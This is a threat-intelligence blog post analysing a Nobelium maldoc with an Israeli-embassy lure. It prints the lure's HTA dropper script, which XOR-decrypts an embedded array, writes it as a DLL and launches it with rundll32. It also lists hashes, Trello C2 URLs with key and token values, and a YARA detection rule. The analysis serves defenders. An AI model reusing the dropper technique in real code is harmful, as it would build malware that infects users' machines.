Nobelium - Israeli Embassy Maldoc

inquest.net/blog/2022/04/18/nobelium-israeli-embassy-maldoc

A few days ago, we discovered an interesting sample that we believe is part of the Nobelium campaign, also known as Dark Halo. The document was uploaded to the VirusTotal service from Spain. It contains an attractive visual lure representing a document from the Israeli embassy. We will look at the threat vector and provide some indicators of attack that can help defenders identify or respond.

File Type	Office Open XML Document
Sha 256	7ff9891f4cfe841233b1e0669c83de4938ce68ffae43afab51d0015c20515f7b
Creation Time	2022-01-10 12:37:00 UTC



Figure 1: A visual lure that mimics a broken font.

The visual lure is designed so that the target would interpret that the font is not displayed and activate the embedded content. Multiple scans of the file in the Virustotal service did not detect the ill intent. The original name of this file is Ambassador_Absense.docx.



Figure 2: Abysmal detection history



Figure 3: Total evasion

When opening the document and activating content, the HTA script is launched, invoking a piece of JS. The script has the functionality to decrypt the executable library and run it.

```
<script language="javascript">
    window['resizeTo'](0x0, 0x0);
    var data = [179,115,60,251,99,65464,59,179,220,249,153,169,77,216,164,60,69,4,240,118,35,112,60,255,99,71,59,11,220,121
    var key = [35,112,60,255,99,71,59,11,220,249,153,233,77,216,164,60,69,4,240,118];
    var content = '';
    for(var i = 0x0; i < data['length']; i++) {
        content += String['fromCharCode'](data[i] ^ key[i % key['length']]);
    }

    var f = new ActiveXObject('scripting.filesystemobject');
    var s = new ActiveXObject('wscript.shell');
    var path = f['getspecialfolder'](2) + '\\..\\IconCacheService.dll';

    var a1 = f['opentextfile'](path, 0x2, 0x1, 0x0);
    a1['write']('MZ');
    var a2 = f['opentextfile'](path, 0x8, 0x1, -0x1);
    a2['write'](content);
    a2['close']();

    </script>
    <script language="vbscript">
        Dim fso: Set fso = CreateObject("Scripting.FileSystemObject")
        Dim TempPath: TempPath = fso.GetSpecialFolder(2)
        TempPath = TempPath & "\..\IconCacheService.dll IconCacheDBService"
        TempPath = "rundll32.exe " & TempPath
        Calc = "winmgmts://./root/cimv2:Win32_Process"
        Set objWMIService = GetObject(Calc)
```

Figure 4: The JavaScript drops a DLL

The image above shows how the program decrypts the payload with a normal xor operation with a hardcoded key. The executable library is created in the following directory.

C:\Users\user\AppData\Local\Temp\..\IconCacheService.dll

File Type	Dll X64
Sha 256	95bbd494cecc25a422fa35912ec2365f3200d5a18ea4bfad5566432eb0834f9f
Creation Time	2022-01-17 09:33:38 UTC

Once launched, the malicious code collects data about the system on which it is launched. And sends the details to a remote server.



Figure 5: Enumeration functions

After sending all the data, the server waits for a response and for receiving further payload to execute. The program uses trello.com to exchange data. This is so done in order to complicate the attribution and belonging of the work to any threat actor.

IOCs

Carrier Doc:

7ff9891f4cfe841233b1e0669c83de4938ce68ffae43afab51d0015c20515f7b

Stage 2 DLL:

2f11ca3dcc1d9400e141d8f3ee9a7a0d18e21908e825990f5c22119214fbb2f5
95bbd494cecc25a422fa35912ec2365f3200d5a18ea4bfad5566432eb0834f9f
8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26859e1ca
5f01eb447cb63c40c2d923b15c5ecb5ba47ea72e600797d5d96e228f4cf13f13

C2:

hxxps://api.trello[.]com/1/members/me/boards?
key=664f145b65b9ea751df4dd21a96601f0&token=39daa5890c85fba874a352473b2fa9a97c7839223422411c22f22970f3b71ecc

hxxps://api.trello[.]com/1/members/me/boards?key=326f330aab6aa067b808d5bd93bd077d&token=abe916f8fe7fa2ddfd3e1bd6edd52fbd80219ed0c289ae21234d496cf449488d

Detection:

```
rule APT_Nobelium_Beatdrop_Feb_2022_1 : nobelium beatdrop downloader
{
   meta:
        description = "Detect the Beatdrop malware used by Nobelium group"
        author = "Arkbird_SOLG"
        reference = "https://twitter.com/DmitriyMelikov/status/1512515753987223564"
        date = "2022-04-10"
        hash1 = "2f11ca3dcc1d9400e141d8f3ee9a7a0d18e21908e825990f5c22119214fbb2f5"
        hash2 = "95bbd494cecc25a422fa35912ec2365f3200d5a18ea4bfad5566432eb0834f9f"
        hash3 = "8bdd318996fb3a947d10042f85b6c6ed29547e1d6ebdc177d5d85fa26859e1ca"
        tlp = "White"
        adversary = "Nobelium"
   strings:
        $s1 = { 48 81 ec 58 04 00 00 31 db 48 8b 3d 3a ea 03 00 89 d8 49 89 ce 49 89 d5 48 8b 0d 1b da 02 00 4c 89
c6 4c 89 cd f3 aa 45 31 c9 c7 44 24 20 00 00 00 00 45 31 c0 ba 01 00 00 00 48 c7 05 0d ea 03 00 00 00 00 00 48 8d
0d 2e ea 02 00 ff 15 [2] 04 00 49 89 c4 48 85 c0 0f 84 6d 01 00 00 4c 89 ea 45 31 c9 41 b8 bb 01 00 00 48 89 c1 48
c7 44 24 38 01 00 00 00 c7 44 24 30 00 00 00 00 c7 44 24 28 03 00 00 00 48 c7 44 24 20 00 00 00 00 ff 15 [2] 04 00
49 89 c5 48 85 c0 0f 84 21 01 00 00 4c 89 f2 45 31 c9 49 89 f0 48 89 c1 48 c7 44 24 38 01 00 00 00 c7 44 24 30 00
00 c0 44 48 c7 44 24 28 00 00 00 00 48 c7 44 24 20 00 00 00 00 }
        $s2 = { 48 8d 84 24 ?? 01 00 00 48 89 da b9 3d 00 00 00 48 89 84 24 ?? 01 00 00 48 8d 84 24 ?? 01 00 00 48
89 84 24 ?? 01 00 00 48 8d 84 24 ?? 01 00 00 48 89 84 24 ?? 01 00 00 48 8d 84 24 ?? 01 00 00 48 89 84 24 ?? 01 00
00 48 8d 84 24 ?? 01 00 00 48 89 84 24 ?? 01 00 00 48 8d 84 24 [2] 00 00 48 89 84 24 ?? 01 00 00 31 c0 f3 ab 4c 89
?? 48 8d 84 24 ?? 01 00 00 48 c7 84 24 ?? 01 00 00 00 00 00 00 c6 84 24 ?? 01 00 00 00 48 c7 84 24 ?? 01 00 00 00
00 00 c6 84 24 ?? 01 00 00 00 48 c7 84 24 ?? 01 00 00 00 00 00 00 c6 84 24 ?? 01 00 00 00 48 c7 84 24 ?? 01 00
00 00 00 00 00 c6 84 24 ?? 01 00 00 00 48 c7 84 24 ?? 01 00 00 00 00 00 00 c6 84 24 ?? 01 00 00 00 48 c7 84 24 ??
01 00 00 00 00 00 00 c6 84 24 [2] 00 00 00 48 c7 84 24 [2] 00 00 00 00 00 00 48 c7 84 24 [2] 00 00 00 00 00 00 c7
84 24 ?? 00 00 00 04 01 00 00 48 89 44 24 ?? ff 15 [2] 04 00 85 c0 0f 84 ?? 14 00 00 48 8b 4c 24 }
        $s3 = { ff 15 [2] 04 00 85 c0 0f 84 82 00 00 00 48 8b 2d [2] 04 00 31 db 4c 8d 7c 24 4c 48 8d 7c 24 60 b9
fc 00 00 00 89 d8 4d 89 f9 f3 ab 48 8d 74 24 50 4c 89 f1 48 c7 44 24 50 00 00 00 00 48 c7 44 24 58 00 00 00 00 41
b8 ff 03 00 00 48 89 f2 ff d5 85 c0 74 3a 8b 4c 24 4c 85 c9 74 32 48 8b 05 cd e8 03 00 48 03 05 be e8 03 00 48 89
c7 f3 a4 48 8b 15 b2 e8 03 00 8b 44 24 4c 48 03 05 af e8 03 00 48 89 05 a8 e8 }
        $s4 = { 48 8d 84 24 ?? 02 00 00 4c 89 ?? 48 89 c1 48 89 84 24 ?? 00 00 00 e8 [2] ff ff 48 8b 4c 24 ?? 4c 89
?? e8 ?? a1 02 00 48 8b 4c 24 ?? 48 8d 15 [2] 02 00 e8 ?? a1 02 00 8b 8c 24 ?? 00 00 00 4c 89 ?? 31 c0 f3 aa b9 02
02 00 00 48 8d 94 24 ?? 06 00 00 c7 84 24 ?? 00 00 00 04 01 00 00 ff 15 [2] 04 00 ba 04 01 00 00 4c 89 ?? ff 15 [2]
04 00 48 8b 8c 24 ?? 02 00 00 ff 15 [2] 04 00 48 8b 3d [2] 04 00 48 89 c6 31 db ?? 8d ?? 24 [2] 00 00 4c 8d a4 24
[2] 00 00 48 8b 46 18 48 8b 04 18 48 85 }
   condition:
       uint16(0) == 0x5A4D and all of ($s*)
}
```

Tags

APT threat-intel in-the-wild